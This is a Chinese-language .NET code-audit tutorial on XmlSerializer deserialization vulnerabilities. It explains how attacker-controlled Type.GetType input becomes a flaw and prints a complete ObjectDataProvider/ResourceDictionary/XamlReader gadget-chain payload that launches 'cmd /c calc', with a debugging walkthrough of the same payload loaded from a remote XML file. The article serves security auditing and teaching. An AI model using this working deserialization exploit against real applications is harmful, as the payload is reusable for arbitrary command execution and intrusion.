.NET 高级代码审计（第一课）XmlSerializer 反序列漏洞

Ivan1ee@360 云影实验室

2019 年 03 月 01 日

0X00 前言

在.NET 框架中的 XmlSerializer 类是一种很棒的工具，它是将高度结构化的 XML 数据映射为 .NET 对象。XmlSerializer 类在程序中通过单个 API 调用来执行 XML 文档和对象之间的转换。转换的映射规则在 .NET 类中通过元数据属性来表示，如果程序开发人员使用 Type 类的静态方法获取外界数据，并调用 Deserialize 反序列化 xml 数据就会触发反序列化漏洞攻击（例如 DotNetNuke 任意代码执行漏洞 CVE-2017-9822），本文笔者从原理和代码审计的视角做了相关脑图介绍和复现。

0X01 XmlSerializer 序列化

.NET 框架中 System.Xml.Serialization 命名空间下的 XmlSerializer 类可以将 XML 文档绑定到 .NET 类的实例，有一点需要注意它只能把对象的公共属性和公共字段转换为 XML 元素或属性，并且由两个方法组成：Serialize() 用于从对象实例生成 XML；Deserialize() 用于将 XML 文档分析成对象图，被序列化的数据可以是数据、字段、数组、以及 XmlElement 和 XmlAttribute 对象格式的内嵌 XML。具体看下面 demo

```
[XmlRoot]
public class TestClass{
    private string classname;
    private string name;
    private int age;
    [XmlAttribute]
    public string Classname { get => classname; set => classname = value; }
    [XmlElement]
    public string Name { get => name; set => name = value; }
    [XmlElement]
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }
}
/// <summary>
/// MainWindow.xaml 的交互逻辑
/// </summary>
public partial class MainWindow : Window
{
    public MainWindow()
    {
        InitializeComponent();
        TestClass testClass = new TestClass();
        testClass.Classname = "test";
        testClass.Name = "Ivan1ee";
        testClass.Age = 18;
        FileStream fileStream = File.OpenWrite(@"d:\test2.txt");
        using (TextWriter writer = new StreamWriter(fileStream))
        {
            XmlSerializer serializers = new XmlSerializer(typeof(TestClass));
            serializers.Serialize(writer, testClass);
        }
```

XmlElement 指定属性要序列化为元素，XmlAttribute 指定属性要序列化为特性，XmlRoot 特性指定类要序列化为根元素；通过特性类型的属性、影响要生成的名称、名称空间和类型。再创建一个 TestClass 类的实例填充其属性序列化为文件，XmlSerializer.Serialize 方法重载可以接受 Stream、TextWrite、XmlWrite 类，最终生成的 XML 文件列出了 TestClass 元素、Classname 特性和其它存储为元素的属性：

```
<?xml version="1.0" encoding="utf-8"?>
<TestClass xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" Classname="test">
  <Name>Ivan1ee</Name>
  <Age>18</Age>
</TestClass>
```

0x02 XmlSerialize 反序列化


反序列过程：将 xml 文件转换为对象是通过创建一个新对象的方式调用 XmlSerializer.Deserialize 方法实现的，在序列化最关键的一环当属 new XmlSerializer 构造方法里所传的参数，这个参数来自 System.Type 类，通过这个类可以访问关于任意数据类型的信息，指向任何给定类型的 Type 引用有以下三种方式。

2.1、typeof

实例化 XmlSerializer 传入的 typeof(TestClass) 表示获取 TestClass 类的 Type，typeof 是 C#中的运算符，所传的参数只能是类型的名称，而不能是实例化的对象，如下 Demo


```
InitializeComponent();
TestClass testClass;
using (var stream = new FileStream(@"d:\test2.xml", FileMode.Open))
{
    var serializers = new XmlSerializer(typeof(TestClass));
    testClass = serializers.Deserialize(stream) as TestClass;
}
MessageBox.Show(testClass.Name);
```

通过 typeof 获取到 Type 之后就能得到该类中所有的 Methods、Members 等信息。下图运行 Debug 时，弹出消息对话框显示当前成员 Name 的值。



2.2、object.Type

在.NET 里所有的类最终都派生自 System.Object，在 Object 类中定义了许多公有和受保护的成员方法，这些方法可用于自己定义的所有其他类中，GetType 方法就是其中的一个，该方法返回从 System.Type 派生的类的一个实例，因为可以提供对象成员所属类的信息，包括基本类型、方法、属性等，上述案例中实例化 TestClass，再获取当前实例的 Type，如下 Demo



2.3、Type.GetType

第三种方法是 Type 类的静态方法 GetType，这个方法允许外界传入字符串，这是重大利好，只需要传入全限定名就可以调用该类中的方法、属性等

```
0 个引用
public MainWindow()
{
    InitializeComponent();

    #region 反序列化
    TestClass testClass;
    using (var stream = new FileStream(@"d:\test2.xml", FileMode.Open))
    {
        //testClass = new TestClass();
        //var serializers = new XmlSerializer(testClass.GetType());
        var serializers = new XmlSerializer(Type.GetType("WpfApp1.TestClass"));
        testClass = serializers.Deserialize(stream) as TestClass;
    }
    MessageBox.Show(testClass.Name);
    #endregion
```

Type.GetType 传入的参数也是反序列化产生的漏洞污染点，接下来就是要去寻找可以被用来攻击使用的类。

0X03 打造攻击链

首先放上攻击链打造成功后的完整 Demo，这段 Demo 可以复用在任意地方（这里不涉及.NET Core、MVC），如下图

```
string type = "System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089";
string xml = "<ExpandedWrapperOfXamlReaderObjectDataProvider><ExpandedElement
/><ProjectedProperty0><MethodName>Parse</MethodName><MethodParameters><anyType xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xsi:type=\"xsd:string\" >&lt;ResourceDictionary
xmlns=\"http://schemas.microsoft.com/winfx/2006/xaml/presentation\" xmlns:x=\"http://schemas.microsoft.com/winfx/2006/xaml\"
xmlns:System=\"clr-namespace:System;assembly=mscorlib\" xmlns:Diag=\"clr-namespace:System.Diagnostics;assembly=system\" &gt;&lt;ObjectDataProvider
x:Key=\"LaunchCmd\" ObjectType=\"{x:Type Diag:Process}\" MethodName=\"Start\"&gt;&lt;ObjectDataProvider.MethodParameters &gt;&lt;System:String&gt;cmd&lt;
/System:String&gt;&lt;System:String&gt;/c calc &lt;/System:String&gt;&lt;/ObjectDataProvider.MethodParameters&gt;&lt;/ObjectDataProvider&gt;&lt;
/ResourceDictionary&gt;</anyType></MethodParameters><ObjectInstance xsi:type=\"XamlReader\"
xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"></ObjectInstance></ProjectedProperty0></ExpandedWrapperOfXamlReaderObjectDataProvider>";


XmlSerializer mySerializer = new XmlSerializer(Type.GetType(type));
using (MemoryStream ms = new MemoryStream(Encoding.UTF8.GetBytes(xml)))
{
    using (StreamReader sr = new StreamReader(ms, Encoding.UTF8))
    {
        mySerializer.Deserialize(sr);
    }
}
```

只要 XmlSerializer 存在反序列化漏洞就可用下面 Demo 中的内容，涉及到三个主要的技术点，以下分别来介绍原理。

3.1、ObjectDataProvider

ObjectDataProvider 类，它位于 System.Windows.Data 命名空间下，可以调用任意被引用类中的方法，提供成员 ObjectInstance 用类似实例化类、成员 MethodName

调用指定类型的方法的名称、成员 MethodParameters 表示传递给方法的参数，参考下图

```
ObjectDataProvider object1 = new ObjectDataProvider();
object1.ObjectInstance = new TestClass();
object1.MethodName = "ClassMethod";
object1.MethodParameters.Add("calc.exe");
```

再给 TestClass 类定义一个 ClassMethod 方法，代码实现调用 System.Diagnostics.Process.Start 启动新的进程弹出计算器。如果用 XmlSerializer 直接序列化会抛出异常，因为在序列化过程中 ObjectInstance 这个成员类型未知，不过可以使用 ExpandedWrapper 扩展类在系统内部预先加载相关实体的查询来避免异常错误，改写 Demo

```
ExpandedWrapper<TestClass, ObjectDataProvider> wrapper = new ExpandedWrapper<TestClass, ObjectDataProvider>();
wrapper.ProjectedProperty0 = new ObjectDataProvider();
wrapper.ProjectedProperty0.ObjectInstance = new TestClass();
wrapper.ProjectedProperty0.MethodName = "ClassMethod";
wrapper.ProjectedProperty0.MethodParameters.Add("calc.exe");
XmlSerializer serializer1 = new XmlSerializer(typeof(ExpandedWrapper<TestClass, ObjectDataProvider>));
TextWriter textWriter2 = new StreamWriter(@"d:\data.xml");
serializer1.Serialize(textWriter2, wrapper);
textWriter2.Close();
```

生成 data.xml 内容如下：

```
<?xml version="1.0" encoding="utf-8"?>
<ExpandedWrapperOfTestClassObjectDataProvider xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <ProjectedProperty0>
    <ObjectInstance xsi:type="TestClass">
      <Age>0</Age>
    </ObjectInstance>
    <MethodName>ClassMethod</MethodName>
    <MethodParameters>
      <anyType xsi:type="xsd:string">calc.exe</anyType>
    </MethodParameters>
  </ProjectedProperty0>
</ExpandedWrapperOfTestClassObjectDataProvider>
```

攻击链第一步就算完成，但美中不足的是因笔者在测试环境下新建的 TestClass 类存在漏洞，但在生产情况下是非常复杂的，需要寻求 Web 程序中存在脆弱的攻击点，为了使攻击成本降低肯定得调用系统类去达到命令执行，所以需要引入下面的知识。

3.2、ResourceDictionary

ResourceDictionary，也称为资源字典通常出现在 WPF 或 UWP 应用程序中用来在多个程序集间共享静态资源。既然是 WPF 程序，必然设计到前端 UI 设计语言 XAML。XAML 全称 Extensible Application Markup Language (可扩展应用程序标记语言) 基

于 XML 的，且 XAML 是以一个树形结构作为整体，如果对 XML 了解的话，就能很快的掌握，例如看下面 Demo

```
<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:System="clr-namespace:System;assembly=mscorlib" xmlns:Runtime="clr-namespace:System.Diagnostics;assembly=system">
    <ObjectDataProvider x:Key="RunCmdShell" ObjectType="{x:Type Runtime:Process}" MethodName="Start">
        <ObjectDataProvider.MethodParameters>
            <System:String>cmd</System:String>
            <System:String>/c calc </System:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
</ResourceDictionary>
```

- 第一个标签 ResourceDictionary，xmlns:Runtime 表示读取 System.Diagnostics 命令空间的名称起个别名为 Runtime
- 第二个标签 ObjectDataProvider 指定了三个属性，x:key 便于条件检索，意义不大但必须得定义；ObjectType 用来获取或设置要创建其实例的对象的类型，并使用了 XAML 扩展；x:Type 相当于 C#中 typeof 运算符功能，这里传递的值是 System.Diagnostics.Process; MethodName 用来获取或设置要调用的方法的名称，传递的值为 System.Diagnostics.Process.Start 方法用来启动一个进程。
- 第三个标签 ObjectDataProvider.MethodParameters 内嵌了两个方法参数标签，通过 System:String 分别指定了启动文件和启动时所带参数供 Start 方法使用。

介绍完攻击链中 ResourceDictionary 后，攻击的 Payload 主体已经完成，接下来通过 XamlReader 这个系统类所提供的 XML 解析器来实现攻击。

3.3、XamlReader

XamlReader 位于 System.Windows.Markup 空间下，顾名思义就是用来读取 XAML 文件，它是默认的 XAML 读取器，通过 Load 读取 Stream 流中的 XAML 数据，并返回作为根对象，而另外一个 Parse 方法读取指定字符串中的 XAML 输入，也同样返回作为根对象，自然 Parse 方法是我们关心和寻求的。

Load(Stream)	读取指定 Stream 中的 XAML 输入，并返回作为相应对象树根的 Object。
Load(Stream, ParserContext)	读取指定 Stream 中的 XAML 输入，并返回作为相应对象树根的对象。
Load(XamlReader)	通过所提供的 XamlReader 读取 XAML 输入，并返回作为相应对象树根的对象。
Load(XmlReader)	读取指定 XmlReader 中的 XAML 输入，并返回作为相应对象树根的对象。
LoadAsync(Stream)	读取指定 Stream 中的 XAML 输入，并返回相应对象树的根。
LoadAsync(Stream, ParserContext)	读取指定 Stream 中的 XAML 输入，并返回相应对象树的根。
LoadAsync(XmlReader)	读取指定 XmlReader 中的 XAML 输入，并返回相应对象树的根。
MemberwiseClone()	创建当前 Object 的浅表副本。 (Inherited from Object)
Parse(String)	读取指定文本字符串中的 XAML 输入，并返回与指定标记的根对应的对象。
Parse(String, ParserContext)	（使用指定的 ParserContext ）读取指定文本字符串中的 XAML 标记，并返回与指定标记的根对应的对象。

只需使用 ObjectDataProvider 的 ObjectInstance 方法实例化 XamlReader，再指定 MethodName 为 Parse，并且给 MethodParameters 传递序列化之后的资源字典数据，这样就可以完成 XmlSerializer 反序列化攻击链的打造。

0x04 代码审计视角

从代码审计的角度其实很容易找到漏洞的污染点，通过前面几个小节的知识能发现 序列化需要满足一个关键条件 Type.GetType，程序必须通过 Type 类的静态方法 GetType，例如以下 demo

```
if (!String.IsNullOrEmpty(xmlSource))
{
    try
    {
        var xmlDoc = new XmlDocument { XmlResolver = null };
        xmlDoc.LoadXml(xmlSource);

        foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
        {
            string key = xmlItem.GetAttribute("key");
            string typeName = xmlItem.GetAttribute("type");

            //Create the XmlSerializer
            var xser = new XmlSerializer(Type.GetType(typeName));

            //A reader is needed to read the XML document.
            var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml))

            //Use the Deserialize method to restore the object's state, and store it
            //in the Hashtable
            hashTable.Add(key, xser.Deserialize(reader));
        }
    }
    catch (Exception)
    {
        //Logger.Error(ex); /*Ignore Log because if failed on profile this will log on every request.*/
    }
}
```

首先创建 XmlDocument 对象载入 xml，变量 typeName 通过 Xpath 获取到 Item 节点的 type 属性的值，并传给了 Type.GetType，紧接着读取 Item 节点内的所有 Xml 数据，最终交给 Deserialize 方法反序列化，这是一个近乎完美的利用点。再来看笔者在 github 上收集到的 XmlSerializer 反序列化类：XmlSerializeUtil.cs


```
9   namespace CCN.DashboardCustom
10  {
11      public static class XmlSerializeUtil
12      {
13          #region 反序列化
14          /// <summary>
15          /// 反序列化
16          /// </summary>
17          /// <param name="type">类型</param>
18          /// <param name="xml">XML字符串</param>
19          /// <returns></returns>
20          public static object DeserializeXml(this string xml, Type type)
21          {
22              using (StringReader sr = new StringReader(xml))
23              {
24                  XmlSerializer xmldes = new XmlSerializer(type);
25                  return xmldes.Deserialize(sr);
26              }
27          }
28
29          #endregion
```

此处值参数类型为 Type，代码本身没有问题，问题在于程序开发者可能会先定义一个字符串变量来接受传递的 type 值，通过 Type.GetType(string)返回 Type 对象再传递进 DeserializeXml，在代码审计的过程中也需要关注此处 type 的来源。


0x05 案例复盘

最后再通过下面案例来复盘整个过程，全程展示在 VS 里调试里通过反序列化漏洞弹出计算器。


1. 输入 http://localhost:5651/Default?node=root&value=type 加载了远程的 (192.168.231.135) 1.xml 文件




2. 通过 xmlHelper.GetValue 得到 root 节点下的所有 XML 数据




3. 这步最关键，得到 root 节点的 type 属性，并提供给 GetType 方法，XmlSerializer 对象实例化成功



4. XmlSerializer.Deserialize(xmlReader) 成功调出计算器




最后附上动图



0x06 总结

由于 XmlSerializer 是系统默认的反序列类，所以在实际开发中使用率还是比较高的，攻击者发现污染点可控的时候，可以从两个维度去寻找利用的点，第一从 Web 应用程序中寻求可以执行命令或者写 WebShell 的类和方法；第二就是本文中所说的利用 ObjectDataProvider、ResourceDictionary、XamlReader 组成的攻击链去执行命令或者反弹 Shell ，最后.NET 反序列化系列课程笔者会同步到 https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章 ，大致课程大纲如下图


不该被遗忘的.NET反序列化攻击
Written By Ivan1ee
.NET高级代码审计（十大反序列化漏洞）
第一课 XmlSerializer
漏洞入口点
Type.GetType
Deserialize
第二课 Json.Net
漏洞入口点
JsonSerializerSettings
TypeNameHandling.Auto
TypeNameHandling.Objects
TypeNameHandling.ALL
TypeNameHandling.Arrays
DeserializeObject
第三课 FastJson
漏洞入口点
JSON.Instance.ToObject
第四课 JavaScriptSerializer
漏洞入口点
new SimpleTypeResolver()
Deserialize
DeserializeObject
第五课 DataContractSerializer
漏洞入口点
Type.GetType
ReadObject
第六课 NetDataContractSerializer
漏洞入口点
Deserialize
ReadObject
第七课 SoapFormatter
漏洞入口点
Deserialize
第八课 BinaryFormatter
漏洞入口点
Deserialize
DeserializeMethodResponse
UnsafeDeserialize
UnsafeDeserializeMethodResponse
第九课 ObjectStateFormatter
漏洞入口点
Deserialize
第十课 LosFormatter
漏洞入口点
Deserialize
.Net代码审计&后渗透
.NET审计&渗透QQ交流群：799495978

欢迎大伙持续关注，交流。